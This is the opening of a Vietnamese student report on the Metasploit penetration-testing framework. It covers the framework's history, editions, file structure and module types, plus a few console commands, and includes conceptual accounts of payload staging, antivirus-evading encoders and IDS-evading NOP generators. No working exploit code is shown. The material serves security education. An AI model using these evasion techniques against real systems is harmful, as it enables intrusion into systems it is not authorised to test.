| HỌC VIỆN KỸ THUẬT MẬT MÃ  **KHOA ATTT**  ¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯¯ |
| --- |
| **CƠ SỞ AN TOÀN THÔNG TIN**  **Sử dụng công cụ Metasploit** |
| *Nhóm sinh viên thực hiện*:  **Nguyễn Khánh Linh - AT180230 - AT18B**  **Phạm Quỳnh Anh - AT180504 - AT18E**  **Trần Xuân Phương - AT180538 - AT18E**    *Người hướng dẫn* :  **GV. Nguyễn Đức Ngân** |
| Hà Nội, 2024 |

# MỤC LỤC

# 

[**MỤC LỤC 1**](#_heading=h.70f3kdz6zi62)

[**DANH MỤC BẢNG VÀ HÌNH ẢNH 2**](#_heading=h.qeghj4k8pqnj)

[**DANH MỤC TỪ VIẾT TẮT 2**](#_heading=h.kxz0eha5m0xh)

[**LỜI NÓI ĐẦU 4**](#_heading=h.l7khmfux90fm)

[**CHƯƠNG 1: TỔNG QUAN VỀ METASPLOIT 5**](#_heading=h.quqi5z7n8k3g)

[1.1. Giới thiệu về Metasploit 5](#_heading=h.bcm9z0qo32b4)

[1.1.1. Lịch sử ra đời và phát triển của Metasploit 5](#_heading=h.1ngr4f9x9h5e)

[1.1.2. Các phiên bản của Metasploit 6](#_heading=h.iyvqlrrlo7hs)

[1.2. Cấu trúc của Metasploit Framework 10](#_heading=h.414osrd8he4a)

[1.2.1. Các thư viện (Libraries) trong MSF 12](#_heading=h.r1b8ag1irw94)

[1.2.2. Các giao diện (Interfaces) trong MSF 13](#_heading=h.o4y96zpe7xgo)

[1.2.3. Các Modules trong MSF 13](#_heading=h.awjjvbsrkwdg)

[1.3. Một số câu lệnh cơ bản được sử dụng trên Metasploit 16](#_heading=h.htw22bo21wky)

[**CHƯƠNG 2: TỔNG QUAN VỀ KHAI THÁC LỖ HỔNG 18**](#_heading=h.p4gbl3ymdwy1)

[2.1. Lỗ hổng phần mềm 18](#_heading=h.lz5d4df7qife)

[2.1.1. Giới thiệu về lỗ hổng phần mềm 18](#_heading=h.5tehmytlhs0d)

[2.1.2. Nguyên nhân gây ra lỗ hổng phần mềm 19](#_heading=h.1700t4syuepi)

[2.1.3. Quy trình khai thác lỗ hổng phần mềm 20](#_heading=h.u15mhsklhzgm)

[2.2. Lỗ hổng leo thang đặc quyền 23](#_heading=h.xcawe7tg862q)

[2.2.1. Giới thiệu về lỗ hổng leo thang đặc quyền 23](#_heading=h.klnb17lw01jl)

[2.2.2. Các dạng leo thang đặc quyền 24](#_heading=h.z337ya)

[2.2.3. Các biện pháp bảo vệ hệ thống giảm thiểu leo thang đặc quyền 26](#_heading=h.6yp3bw8goejm)

[**CHƯƠNG 3: TRIỂN KHAI THỰC NGHIỆM 28**](#_heading=h.yy8vqo1xbahr)

[3.1. Khai thác lỗ hổng trên Window 7 28](#_heading=h.zffxwj13kvvc)

[3.1.1. Mô hình thử nghiệm 28](#_heading=h.qg6kdvymqfcj)

[3.1.2. Kiểm tra kết nối 28](#_heading=h.8vsobor2cvjd)

[3.1.3. Kiểm tra dịch vụ và điểm yếu 29](#_heading=h.fzpuavp72nax)

[3.1.4. Khai thác điểm yếu 31](#_heading=h.4nj4tqrli1pp)

[3.2. Sử dụng msfconsole tấn công local PE để chiếm quyền root 37](#_heading=h.cwru8lz9bc7k)

[3.2.1. Mô tả bài toàn 37](#_heading=h.7ug2gnptunqi)

[3.2.2. Khai thác lỗi trên cổng 3632 để có session với quyền user thường 37](#_heading=h.ex0ao0rls6ez)

[3.2.3. Tìm kiếm các lỗ hổng cho phép Privilege Escalation 39](#_heading=h.v9s06efye4qo)

[3.2.4. Thực hiện khai thác và chiếm đoạt quyền root 41](#_heading=h.plfkn5un5gpb)

[**KẾT LUẬN 43**](#_heading=h.o0sr4s7bqxxi)

[**TÀI LIỆU THAM KHẢO 44**](#_heading=h.wu2qjlj1p735)

# 

# DANH MỤC BẢNG VÀ HÌNH ẢNH

***Hình 1.1. Các phiên bản Metasploit*** **6**

***Hình 1.2. Metasploit Community Edition*****7**

***Hình 1.3. Metasploit Express Edition*****8**

***Hình 1.4. Metasploit Pro Edition*****9**

***Hình 1.5. Metasploit Framework Edition*****10**

***Hình 1.6. Cấu trúc tệp tin trong Metasploit Framework*****10**

***Hình 1.7. Modules trong Metasploit Framework*****14**

***Hình 2.1. Minh họa khai thác lỗ hổng phần mềm*****22**

***Hình 2.2. Leo thang đặc quyền*****23**

***Bảng 2.1. 10 sản phẩm có nhiều lỗ hổng nhất*****18**

# DANH MỤC TỪ VIẾT TẮT

| MSF | Metasploit Framework |
| --- | --- |
| DLL | Dynamic Link Library |
| IDS | Intrusion Detection System |
| IPS | Intrusion Prevention System |
| NOP | No Operation |
| SQL | Structured Query Language |
| URL | Uniform Resource Locator |
| API | Application Programming Interface |
| OS | Operating System |

# 

# LỜI NÓI ĐẦU

Hiện nay, an toàn thông tin và bảo mật mạng đã trở thành mối quan tâm hàng đầu của các tổ chức và cá nhân trên toàn thế giới. Các cuộc tấn công mạng ngày càng tinh vi và phức tạp, gây ra những hậu quả nghiêm trọng đối với dữ liệu và hệ thống thông tin. Các lỗ hổng bảo mật thường xuyên được phát hiện và khai thác, đe dọa đến tính toàn vẹn, bảo mật và khả dụng của thông tin. Chính vì vậy, việc nghiên cứu và ứng dụng các công cụ bảo mật nhằm phát hiện và khắc phục kịp thời các lỗ hổng bảo mật là vô cùng cần thiết.

Chính vì vậy, nhóm chúng em chọn nghiên cứu là sử dụng công cụ Metasploit. Metasploit là một trong những công cụ mạnh mẽ và phổ biến nhất được các chuyên gia bảo mật sử dụng để kiểm tra và bảo vệ hệ thống khỏi các mối đe dọa tiềm tàng.

Mục đích của nghiên cứu này là cung cấp một cái nhìn sâu sắc về cách thức hoạt động và ứng dụng của Metasploit trong việc kiểm tra xâm nhập và tăng cường bảo mật hệ thống. Chúng em hy vọng rằng tài liệu này sẽ mang lại những kiến thức cần thiết và hữu ích cho các chuyên gia bảo mật, sinh viên ngành công nghệ thông tin, và tất cả những ai quan tâm đến lĩnh vực an ninh mạng. Nghiên cứu này tập trung vào việc khám phá các chức năng chính của Metasploit, từ cơ bản đến nâng cao, bao gồm cách cài đặt, cấu hình, và sử dụng công cụ này để thực hiện các bài kiểm tra thâm nhập.

Hy vọng rằng nghiên cứu này sẽ mang lại những thông tin bổ ích và góp phần vào việc nâng cao kiến thức và kỹ năng bảo mật của người đọc. Chúc quý vị có những trải nghiệm thú vị và hữu ích khi khám phá tài liệu này.

# 

# CHƯƠNG 1: TỔNG QUAN VỀ METASPLOIT

## Giới thiệu về Metasploit

Metasploit là một framework khai thác và kiểm thử xâm nhập được phát triển bởi Rapid7, một công ty an ninh mạng hàng đầu thế giới. Metasploit được sử dụng để phát triển và thực hiện các cuộc tấn công mạng, và được sử dụng rộng rãi trong lĩnh vực kiểm thử xâm nhập và bảo mật mạng.

Metasploit cung cấp cho người dùng các công cụ để thực hiện các cuộc tấn công mạng, như khai thác lỗ hổng, chạy mã độc và kiểm tra tính bảo mật của hệ thống. Nó cũng cung cấp các tính năng để phân tích báo cáo và quản lý dữ liệu liên quan đến các cuộc tấn công.

Một trong những điểm mạnh của Metasploit là nó có thể tích hợp với nhiều công cụ khác để tạo ra một giải pháp kiểm thử xâm nhập toàn diện. Nó cũng cung cấp cho người dùng các công cụ để kiểm tra tính bảo mật của các ứng dụng web và cơ sở dữ liệu.

### Lịch sử ra đời và phát triển của Metasploit

Metasploit ra đời vào năm 2003 bởi tác giả H. D. Moore được viết trên nền tảng ngôn ngữ Perl sau này là Ruby, ban đầu nó được xem như là các công cụ dạng Portable dành cho mạng máy tính. Mãi cho đến ngày 21 tháng 09 năm 2009, Metasploit đã được mua lại bởi Rapid7, một công ty bảo mật chuyên cung cấp những giải pháp về quản lý lỗ hổng. Cũng giống như những sản phẩm thương mại “Canvas" của Immunity, "Core Impact" của Core Security Technologies.

Metasploit được sử dụng để kiểm tra lỗ hổng bảo mật của những hệ thống máy tính hoặc xâm nhập vào những hệ thống từ xa. Metasploit có thể được dùng vào các hoạt động hợp pháp hoặc không hợp pháp, nó dần trở nên nổi tiếng và được biết đến như là một Framework cho việc phát triển những module khai thác, tấn công lỗ hổng bảo mật. Mỗi một Module được phát triển từ bên thứ ba (Third-Party) đều được đi kèm với những khuyến cáo để nhằm nêu bật được khả năng khai thác, mức độ rủi ro và cách khắc phục lỗ hổng chứ không chỉ tập trung vào khai thác lỗ hổng. Từ phiên bản Metasploit 3.0 được tích hợp thêm những công cụ giúp phát hiện các lỗi bảo mật trong phần mềm. Vào tháng 8 năm 2011 thì phiên bản Metasploit 4.0 được phát hành và được sử dụng cho đến nay, đặc biệt là có hỗ trợ trên rất nhiều các nền tảng khác nhau như: Linux, Windows, Unix…

### Các phiên bản của Metasploit

Metasploit là một công cụ bảo mật mạng mạnh mẽ và phổ biến được sử dụng rộng rãi trong cộng đồng an ninh mạng. Nó được phát triển bởi Rapid7 và được chia thành các phiên bản khác nhau để phù hợp với nhu cầu và mục đích cụ thể của người dùng.

Phiên bản cơ bản nhất của Metasploit được gọi là "Metasploit Framework", đây là phiên bản mã nguồn mở miễn phí và chứa tất cả các công cụ và tính năng cần thiết để thực hiện kiểm thử xâm nhập và khai thác hệ thống. Ngoài ra, Metasploit cũng có các phiên bản thương mại như "Metasploit Community", "Metasploit Express" và "Metasploit Pro".

Bằng cách kết hợp các phiên bản này, Metasploit cung cấp cho người dùng một loạt các công cụ và tính năng để phát hiện lỗ hổng và thực hiện kiểm thử xâm nhập, giúp tăng cường bảo mật cho hệ thống và mạng lưới của họ.


### 

Hình 1.1. Các phiên bản Metasploit

**a, Metasploit Community Edition**

Phiên bản Metasploit Community Edition được phát hành vào tháng 10 năm 2011 và bao gồm giao diện người dùng dựa trên web miễn phí cho Metasploit. Phiên bản này dựa trên chức năng thương mại của các phiên bản trả phí với một bộ tính năng được rút gọn, bao gồm khám phá mạng, duyệt mô-đun và khai thác thủ công. Cộng đồng Metasploit đã được bao gồm trong trình cài đặt chính.

Vào ngày 18 tháng 7 năm 2019, Rapid7 đã thông báo ngừng bán Metasploit Community Edition.




Hình 1.2. Metasploit Community Edition

**b, Metasploit Express Edition**

Phiên bản Metasploit Express Edition được phát hành vào tháng 4 năm 2010 và là phiên bản thương mại open-core dành cho các nhóm bảo mật, những người cần xác minh các lỗ hổng. Nó cung cấp một giao diện người dùng đồ họa, tích hợp nmap để khám phá và bổ sung thêm tính năng bruteforcing thông minh cũng như thu thập bằng chứng tự động.

Vào ngày 4 tháng 6 năm 2019, Rapid7 đã ngừng sử dụng Metasploit Express Edition.


****

Hình 1.3. Metasploit Express Edition

**c, Metasploit Pro Edition**

Vào tháng 10 năm 2010, Rapid7 đã phát hành phiên bản Metasploit Pro, một phiên bản Metasploit thương mại open-core dành cho những người thử nghiệm xâm nhập.

Metasploit Pro bao gồm tất cả các tính năng của Metasploit Express và phát triển thêm các tính năng như “Quick Start Wizards and MetaModules”, xây dựng và quản lý các hoạt động tấn công sử dụng kỹ nghệ xã hội (Social Engineering), thử nghiệm ứng dụng web, tạo các Payload một cách tự động để tránh sự phát hiện của các phần mềm Anti-Virus, tích hợp cả công cụ mạnh mẽ Nexpose cho việc quét lỗ hổng trên mạng. Và có một điểm khác biệt nữa là phiên bản Pro hỗ trợ cả chế độ dòng lệnh và giao diện người dùng. Phiên bản này hiện tại thì có giá cao nhất so với các phiên bản khác.


****

Hình 1.4. Metasploit Pro Edition

**d, Metasploit Framework Edition**

Trái ngược hoàn toàn với các phiên bản khác của Metasploit thì Metasploit Framework chỉ có duy nhất một chế độ giao diện dòng lệnh, mọi thao tác đều thông qua dòng lệnh. Có một điều đặc biệt thì đây là phiên bản mã nguồn mở và hoàn toàn miễn phí, rất phù hợp cho việc phát triển và nghiên cứu.


Nhược điểm của phiên bản này là hầu như chỉ có một số tính năng cơ bản, không được cập nhật như những phiên bản khác. Chính vì vậy việc phát triển, tích hợp các tính năng mới vào Metasploit Framework là rất cần thiết, phù hợp với những nhu cầu, nhiệm vụ khi mà có giới hạn về mặt chi phí. Tuy có nhiều hạn chế về những tính năng ưu việt thì phiên bản này có thể coi là công cụ không thể thiếu của những nhà nghiên cứu bảo mật chuyên nghiệp, những người kiểm thử xâm nhập và được giới Hacker rất ưa chuộng.



Hình 1.5. Metasploit Framework Edition

## Cấu trúc của Metasploit Framework


Metasploit Framework bao gồm các thành phần các khác nhau. Mỗi thành phần đều được đảm nhận các chức năng riêng biệt. Hình 1.6 biểu diễn cấu trúc hệ thống tệp tin trong Metasploit.



Hình 1.6. Cấu trúc tệp tin trong Metasploit Framework

Một số thư mục quan trọng cần chú ý tới bao gồm:


* **Data:** Đây là nơi dùng để lưu trữ các tập tin nhị phân có thể chỉnh sửa được cần thiết cho việc khai thác, các tệp tin tấn công từ điển hoặc các file hình ảnh,...




* **Documentation:** Đây là nơi chứa các tài liệu mô tả cần thiết cho Metasploit Framework.




* **Lib:** Đây được coi là trái tim và linh hồn của Metasploit. Lib chứa tất cả các tệp thư viện quan trọng để xây dựng các module MSF.




* **Modules:** Đây là nơi chứa các module thực tế của Metasploit Framework dùng cho khai thác, các chức năng phụ để kiểm tra khả năng tấn công, các module cho việc mã hóa. Từ dò quét đến các module khai thác, mọi module được tích hợp vào Metasploit project đều có thể được tìm thấy trong thư mục này.




* **Plugins:** Metasploit bao gồm rất nhiều plugins, nó là các đoạn chương trình nhỏ hỗ trợ trong quá trình sử dụng Metasploit. Tất cả các trình cắm, mở rộng các tính năng của Metasploit, được lưu trữ trong thư mục này. Các plugin phổ biến là OpenVAS, Nexpose, Nessus và nhiều plugin khác có thể được tải vào khung bằng lệnh load.



* **Tools:** Nơi chứa các tiện ích dòng lệnh hỗ trợ kiểm tra xâm nhập. Từ việc tạo các byte null đến tìm địa chỉ JMP ESP để viết khai thác thành công, tất cả các tiện ích dòng lệnh hữu ích đều có mặt ở đây.



* **Scripts:** Nơi chứa “meterpreter” và các kịch bản mã khai thác khác.



### Các thư viện (Libraries) trong MSF

Metasploit Framework bao gồm một số thư viện quan trọng để hỗ trợ việc thực thi các tác vụ pentesting và exploitation một cách hiệu quả. Các thư viện này bao gồm: Rex, MSF Core và MSF Base.

* REX:
* Chứa những thư viện cơ bản nhất trong hầu hết các tác vụ.
* Quản lý : giao thức, cổng kết nối, truyền thông tin và các thành phần khác.
* SSL, SMB, HTTP, XOR, Base64, Unicode.
* MSF CORE:
* Cung cấp các API cơ bản.
* Định nghĩa ra Metasploit Framework.
* MSF BASE:
* Cung cấp các API thân thiện.
* Cung cấp các API đơn giản để kết nối và sử dụng Framework.

### Các giao diện (Interfaces) trong MSF


Metasploit Framework cung cấp một loạt các giao diện cho người dùng để tương tác với nền tảng. Các giao diện này được thiết kế để phục vụ các nhu cầu và môi trường khác nhau, từ việc thực hiện các tác vụ pentesting cơ bản đến quản lý và triển khai các cuộc tấn công phức tạp. Một số giao diện phổ biến trong Metasploit Framework:

* Command Line Interface (CLI): Giao diện dòng lệnh là giao diện tiêu chuẩn của Metasploit, cho phép người dùng tương tác với các tính năng và chức năng của nền tảng thông qua dòng lệnh. CLI cung cấp các lệnh và tùy chọn linh hoạt để thực hiện các tác vụ pentesting và khai thác mạng.
* Web Interface (Web UI): Giao diện web cung cấp một giao diện đồ họa dễ sử dụng để quản lý và kiểm soát Metasploit Framework. Người dùng có thể truy cập vào giao diện web thông qua trình duyệt web phổ biến như Chrome, Firefox, hoặc Safari, và thực hiện các tác vụ như tìm kiếm, chọn lọc, và triển khai các module và payloads.
* Armitage: Armitage là một giao diện đồ họa dựa trên Java được phát triển dành cho Metasploit Framework. Nó cung cấp một giao diện đồ họa tương tác, cho phép người dùng thực hiện các cuộc tấn công bằng cách sử dụng các biểu đồ mạng và các công cụ trực quan.

### Các Modules trong MSF

Các Module là thành phần cốt lõi của Metasploit Framework. Các framework và module trong Metasploit được xây dựng chủ yếu bằng ngôn ngữ lập trình Ruby. Module là một phần mềm có thể thực hiện một hành động cụ thể, chẳng hạn như dò quét hoặc khai thác. Mỗi tác vụ mà chúng ta có thể thực hiện với Metasploit Framework được xác định trong một module.

Modules bao gồm các thành phần như: payloads, exploits, encodes, post, nops, auxiliary.



Hình 1.7. Modules trong Metasploit Framework

**a, Auxiliaries (Phụ trợ)**

Một module phụ trợ không thực thì một Payload. Nó có thể được sử dụng để thực hiện các hành động tùy ý, có thể không liên quan trực tiếp đến khai thác. Ví dụ về các module phụ trợ bao gồm: dò quét, fuzzers và tấn công từ chối dịch vụ.

**b, Payloads (Tải trọng)**

Payload là các đoạn mã được sử dụng để tận dụng lỗ hổng và thực hiện các hành động trên hệ thống mục tiêu sau khi lỗ hổng đã được tận dụng thành công. Payloads có thể là các shellcode, mã máy ảnh hưởng trực tiếp đến hệ thống.

Có ba loại Payloads khác nhau có sẵn trong Metasploit Framework:

* Singles: Những payload này hoàn toàn khép kín và có thể hoạt động một cách độc lập không kết nối với bất cứ điều gì. Nó thường dùng để làm những việc đơn giản như là thêm một người dùng vào trong hệ thống của mục tiêu hay đơn giản là mở một chương trình nào đó trên mục tiêu bị tấn công. Các payload dạng này thường chỉ chạy một lần duy nhất.
* Stagers: Payload này sẽ tạo ra một kết nối mạng giữa kẻ tấn công và mục tiêu. Nó được thiết kế để đảm bảo tính nhỏ gọn và xác thực tính khả thi của việc tấn công. Nó cũng được thiết kế để tải xuống các payload “Stages”.
* Stages: Đây là các payload được tải xuống bới “stagers”. Nó có kích thước lớn, thiết kế với nhiều tùy chọn, chức năng khác nhau.

Meterpreter là một tải trọng nâng cao cho phép chúng ta viết các tệp DLL để tự động tạo các tính năng mới khi chúng ta cần chúng.

**c, Exploits (Khai thác)**

Khai thác là phần quan trọng nhất của MSF. Một module khai thác thực thi một chuỗi các lệnh nhắm vào mục tiêu là một lỗ hổng cụ thể, được tìm thấy trong hệ thống hoặc ứng dụng. Một Module khai thác là đoạn mã lợi dụng lỗ hồng để cung cấp cho chúng ta quyền truy cập cần thiết vào hệ thống đích. Các Module khai thác bao gồm: buffer overflow, code injection và các khai thác ứng dụng web.

**d, Encoders (Mã hóa)**

Trong thực tế, bất kỳ kịch bản thử nghiệm xâm nhập nào đều có khả năng sẽ bị phát hiện hoặc bị chú ý bởi một loại phần mềm bảo mật có trên hệ thống đích. Điều này có thể gây nguy hiểm cho mọi nỗ lực của chúng ta để có được quyền truy cập từ xa vào hệ thống. Chính vì điều đó bộ mã hóa đóng vai trò vô cùng quan trọng. Công việc của các bộ mã hóa là làm xáo trộn việc khai thác và Payloads của chúng ta theo cách mà nó không được chú ý bởi bất kỳ hệ thống bảo mật nào trên hệ thống đích.

**e, NOP generator (Trình tạo NOP)**

Trình tạo NOP tạo ra một loạt các byte ngẫu nhiên mà chúng ta có thể sử dụng để bỏ qua các chữ ký kéo dài IDS và IPS NOP tiêu chuẩn. Sử dụng các NOP generator để đệm thêm vào bộ đệm.

**f, Post-Exploitation (Hậu khai thác)**

Các module sau khai thác chứa các tập lệnh và tiện ích khác nhau giúp chúng ta xâm nhập sâu hơn vào hệ thống mục tiêu sau khi khai thác thành công.

## Một số câu lệnh cơ bản được sử dụng trên Metasploit

* **Back:** Lệnh này dùng khi bạn muốn thoát ra khỏi module bạn đã chọn trước đó sau khi hoàn thành công việc hoặc muốn chuyển sang công việc khác. Tất nhiên là có thể chọn ngay module khác luôn mà không cần thoát ra.
* **Check:** Lệnh này giúp ta kiểm tra đã cấu hình đúng cho khai thác chưa, mọi việc đã hoàn thành chưa. Cho ta biết kết quả mà không cần phải thực thi khai thác đó. Nhưng không phải tất cả mọi mã khai thác đều hỗ trợ lệnh này.
* **Connect:** Lệnh này giống như một bản netcat thu nhỏ đc cho vào metasploit được hỗ trợ với ssl, proxy, pivoting... Với việc dùng câu lệnh connect với địa chỉ ip và port tương ứng, chúng ta có thể connect tới một host từ metasploit giống như khi dùng với netcat hoặc telnet vậy.
